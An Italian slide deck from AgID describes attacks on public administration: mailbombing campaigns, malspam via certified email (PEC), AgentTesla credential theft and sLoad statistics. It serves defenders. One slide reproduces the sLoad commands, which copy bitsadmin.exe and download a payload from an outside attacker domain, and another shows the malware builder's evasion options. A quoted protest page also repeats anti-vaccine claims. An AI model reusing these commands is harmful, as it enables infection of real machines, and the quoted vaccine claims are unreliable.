


# Tipologie di attacchi informatici verso la PP. AA

Gianni Amato, AgID


# Gli attacchi informatici

Attività ostili nei confronti di una componente informatica, spesso compiute sfruttando le debolezze della componente umana.

# Panorama delle minacce principali



# Flusso della minaccia in dettaglio



# Gli attori: Le vittime

## Le vittime, chi sono?

- Possono essere **scelte** o **casuali**
- Sistemi informatici **esposti** e **vulnerabili**
- Personale **non** adeguatamente preparato
- Eventi di interesse **nazionale**

Target mirato, scelto per brand o categoria specifica


Nessun target specifico, attacchi massivi

Vulnerabilità note  
Default password

Phishing  
Smisghing

Clickday

# Gli attori: Gli attaccanti



# Mailbombing

- È una forma di protesta ultimamente molto utilizzata da «anarchici» e «ambientalisti».
- Consiste nell'invio di grandi volumi di email verso un singolo indirizzo di posta elettronica.
- Lo scopo è quello di farsi sentire provocando un disservizio: saturare la casella di posta (DoS).
- Per coinvolgere «volontariamente» più persone possibili l'attività viene a volte pubblicizzata anche sui social.
- Sono state osservati attacchi di mailbombing in cui si fornisce il testo e viene chiesto di inviare una email dal proprio account di posta, in altri casi si mettono a disposizione uno o più server da cui inoltrare le email.

# Mailbombing

## Lettera al presidente del Consiglio, Giuseppe Conte. Per una società della cura



Siamo persone, associazioni, organizzazioni e movimenti sociali di questo Paese, impegnati quotidianamente nella costruzione di una società più equa, giusta, ecologica, solidale. Abbiamo assistito in questi anni al progressivo **smantellamento dei nostri diritti e delle nostre tutele**, a vantaggio di un'economia del profitto sempre più attenta agli interessi del privato che ha creato **esistenze ai margini e vite di scarto**.

L'emergenza pandemica ha portato alla luce disuguaglianze, ingiustizie, una società frammentata e attraversata da fratture sociali sempre più gravi. **Per questo riteniamo che oggi più che mai sia necessario un cambio di rotta: le crisi sanitaria, economica, ambientale e climatica vanno affrontate assieme, con un piano equo e unitario, bloccando le derive regionaliste.**

L'emergenza non può comportare discriminazioni tra i diritti delle persone, tra chi ha accesso a cure e reddito e chi ne è escluso. Così si fanno più profonde le disuguaglianze sociali, culturali e di genere, si frantuma la società in corporazioni, si rafforza la gerarchia fra vite degne e vite di scarto.

### Per questo chiediamo alcuni provvedimenti immediati:

- **Reddito per tutt\*** e aiuti adeguati fino alla fine dell'emergenza sanitaria
- Vigilanza costante sul rispetto delle misure di prevenzione, salute e sicurezza **in tutti i luoghi di lavoro**
- **Investimenti e assunzioni** per garantire sanità e istruzione pubbliche, infrastrutture sociali, accoglienza, casa, trasporti

253 Letters Sent

Only 147 more until our goal of 400

### ENTER YOUR RETURN ADDRESS

Street Address \*

First Name \*

Last Name \*

Email \*

City \*

Zip/Postal Code \*

Italy

START WRITING



# Mailbombing

Partecipa alla campagna "ADOTTA UN PARLAMENTARE!", un'azione di mailbombing rivolta a tutti i deputati e senatori italiani, per far sentire la nostra voce e dire no alla Certificazione verde COVID (un vero e proprio apartheid).

Qui trovate tutte le istruzioni per aderire.

1. Bozze di mail da inviare a tutti i parlamentari
2. Indirizzi mail di Deputati e Senatori
3. Siti di riferimento per contattarli tramite form
4. Bozza di tweet e messaggi da inviare tramite social
5. Istruzioni per i Fuochi R2020

## COSA STA SUCCEDEDENDO

Da lunedì 10 maggio nel parlamento italiano sarà discussa la ripresa delle attività economiche e sociali nel rispetto delle espressioni "Certificazioni verdi COVID-19" (art. 9).

Con questa iniziativa si vuole contestare questa misura, preser costituzionale e umano. **Stiamo parlando di un vero e proprio cittadini di serie A e serie Z.**

L'obiettivo è quello di **introdurre ovunque i passaporti vaccini** livello globale, con una segnaletica sanitaria modificabile (vacc il suo enorme potere coercitivo sui non vaccinati. Come in Israele accedere a strutture e usufruire dei principali servizi essenziali Covid, saranno sostanzialmente esclusi dalla maggior parte de

L'unico modo per fermare questa usurpazione è quello di **esserci farsi vaccinare**, posto che esistono cure alternative la cui efficacia di tutto per negare e tacitare ciò) e che i vaccini sono in fase sperimentali.

Se il "potere" otterrà questo controllo assoluto, perderemo i no

Attraverso questa iniziativa si vuole esercitare una **pressione** modificare il loro voto e impedire così che possa essere approv

Siamo tanti e, unendoci attraverso un'azione sistematica e coordinata ed accolte. Dobbiamo chiedere con massima risoluzione la rim



**MAILBOMBING**  
**GIOVEDÌ 9 APRILE**  
**DALLE 9 ALLE 13**


**DOMANI ALLE ORE 09:00**  
**Mailbombing: Siamo qui**  
**#sanatoriasubito!**

Ti piace Siamo qui - Sanatoria subito

# Campagne malevole

- La PA non è immune agli attacchi di malware tramite campagne malspam.
- Le comunicazioni della PA sono spesso sfruttati per confezionare campagne ad hoc verso aziende o privati cittadini.
- Molte delle campagne riscontrate sono progettate da cyber criminali italiani.
- In alcuni casi (pochi) i malware sono stati progettati in autonomia dai criminali, in altri casi viene fatto uso di servizi MaaS o di codice malevolo prelevato da forum di settore.
- Lo scopo è sempre quello di esfiltrare informazioni: credenziali di accesso, estremi di carte di credito.
- Per i ransomware, quelli più recenti, non si ha evidenza di campagne massive. Solitamente si tratta di campagne mirate verso un target specifico o di attività in cui l'uso del ransomware è previsto in una fase successiva: dopo aver esfiltrato i dati.

# Campagne malevole



# Dati esfiltrati da malware (AgentTesla)

URL: [redacted].gov.it Username: [redacted] Password: [redacted] Application:Firefox
URL: [redacted].gov.it Username: [redacted] Password: [redacted] Application:Firefox
URL: [redacted].it Username: [redacted] Password:[redacted] Application:Firefox
URL: [redacted].istruzione.it Username: [redacted] Password:[redacted] Application:Firefox
URL: [redacted].istruzione.it Username: [redacted] Password:[redacted] Application:Firefox
URL: [redacted].istruzione.it Username: [redacted] Password: [redacted] Application:Firefox
URL: [redacted].istruzione.it Username: [redacted] Password: [redacted]

Agent Tesla 3.2.9.0 English

MAIN LOGGER PASSWORD RECOVERY SETTINGS OTHERS BUILD EXPLOIT SCANNER

**INSTALLATION**

FILE BINDER  
ASSEMBLY ICON

Add to Startup  Hide File  Persistence  Melt File  UAC Bypass  Delay exec.: 0 sec.  
Startup Folder: ApplicationData  Add UAC Manifest  Kill Process: calc.exe

**OPTIONS**

Block Anti-viruses  Protected Process  Block Rightclick  Restart PC  USB Spread

— Process Killer: —  
 Task Manager  CMD  Registry  System Restore

— Disable: —  
 Task Manager  CMD  Registry  System Restore  MSConfig  
 Run  Folder Options  Control Panel

# Posta Elettronica Certificata (e compromessa)

pec.it  
po@pec  
pec.it:  
i67@pe  
no@pec  
c.it:b  
ni@pec  
aldi@p  
a@pec.i  
a@pec.i  
scane@  
tini@p  
la@aru  
c.it:v  
o@pec.  
elli@pe  
it:mor  
@pec.i  
hele@p  
pec.it  
t:Copp  
pec.it  
cialis  
npaolo  
ni@pec  
no@pec  
pec.it  
ni@pec

Da

Rispondi Rispondi a tutti Inoltra Altro

Oggetto **Arredare S.R.L.** 30/05/21, 23:37

A **Arredare S.R.L.**

**Spett.le Arredare S.R.L.**  
Via 1980 Viale Giuseppe Mazzini, 112  
I.P. 1008411009

come da accordi in allegato trovi fattura di cortesia non valida ai fini fiscali. Il documento in formato elettronico e' stato inviato al SDI come da normativa fatturazione elettronica.  
Distinti saluti

Il presente messaggio è diretto esclusivamente al suo destinatario e può contenere informazioni di natura riservata. Chiunque lo abbia ricevuto per errore è pregato di darne notizia immediatamente al mittente e di distruggere la copia pervenutagli. Qualsiasi altro suo utilizzo è vietato.

copia-ft-cor-14505421009.7z 105 kB

```
powershell -c &{cp c:\Windows\system32\bitsadmin.exe  
%programdata%\oorkVWw.exe;cp c:\Windows\SysWOW64\bitsadmin.exe  
%programdata%\oorkVWw.exe;}
```

OK

```
%programdata%\oorkVWw.exe /transfer BPVioeZe  
https://goldenwestway.com/goldy/14505421009/developer.doc  
%programdata%\developer.doc
```

OK

# Campagne malware via PEC (sLoad)

◀ All dates January 2021 February 2021 March 2021 May 2021

Action:   0 of 6 selected


<input type="checkbox"/>	TLP	CAMPAIGN NAME	PUSH	THEME	MALWARE	FILE TYPE	IOC	METHOD	COUNTRY	CREATED AT
<input type="checkbox"/>	●	🚩 Campagna sLoad via PEC	✓	Pagamenti	Sload	7z, wsf	32	🔗	Italy	May 31, 2021, 11:51 a.m.
<input type="checkbox"/>	●	🚩 Campagna sLoad via PEC	✓	Pagamenti	Sload	zip, wsf	13	🔗	Italy	May 10, 2021, 4:15 p.m.
<input type="checkbox"/>	●	🚩 Campagna sLoad italiana via PEC	✓	Pagamenti	Sload	zip, wsf	75	🔗	Italy	March 29, 2021, 5:40 p.m.
<input type="checkbox"/>	●	🚩 Campagna sLoad italiana via PEC	✓	Pagamenti	Sload	zip	111	🔗	Italy	March 1, 2021, 11:12 a.m.
<input type="checkbox"/>	●	🚩 Campagna sLoad italiana via PEC	✓	Pagamenti	Sload	zip, vbs	168	🔗	Italy	Feb. 8, 2021, 10:08 a.m.
<input type="checkbox"/>	●	🚩 Campagna sLoad italiana via PEC	✓	Pagamenti	Sload	zip	58	🔗	Italy	Jan. 11, 2021, 10:23 a.m.

6 campaigns

- 6 campagne PEC negli ultimi 6 mesi (2021), unico malware: **sLoad** (<https://cert-agid.gov.it/tag/sload/>)
- Dal 2019 al 2021 il numero complessivo delle campagne malware veicolate via PEC è **sceso del 90%**
- AGID mette a disposizione una istanza per la **condivisione di IoC tra Gestori** per le campagne PEC
- Il contrasto è quasi immediato

# Malware veicolato in Italia


## Gennaio - Giugno 2021



- **706** campagne malevole gestite
- **7803** IoC condivisi


# Temi sfruttati nelle campagne malevole

## Gennaio – Giugno 2021



# Allegati utilizzati nelle campagne malevole

## Gennaio – Giugno 2021



# Data Breach e/o Data Leak?

## Data breach

Attacco mirato ad ottenere i dati privati di una organizzazione da parte di una entità non autorizzata.

Un data breach è solitamente dovuto ad una compromissione di un database o di credenziali di accesso ai dati della vittima.


## Data leak

Trasmissione non autorizzata di dati da dentro una organizzazione verso l'esterno.

Le cause possono essere attribuite anche ad esposizione accidentale di informazioni dovute a *vulnerabilità* di tipo *Sensitive Data Exposure* o ad errati processi aziendali di *conservazione dei dati*.

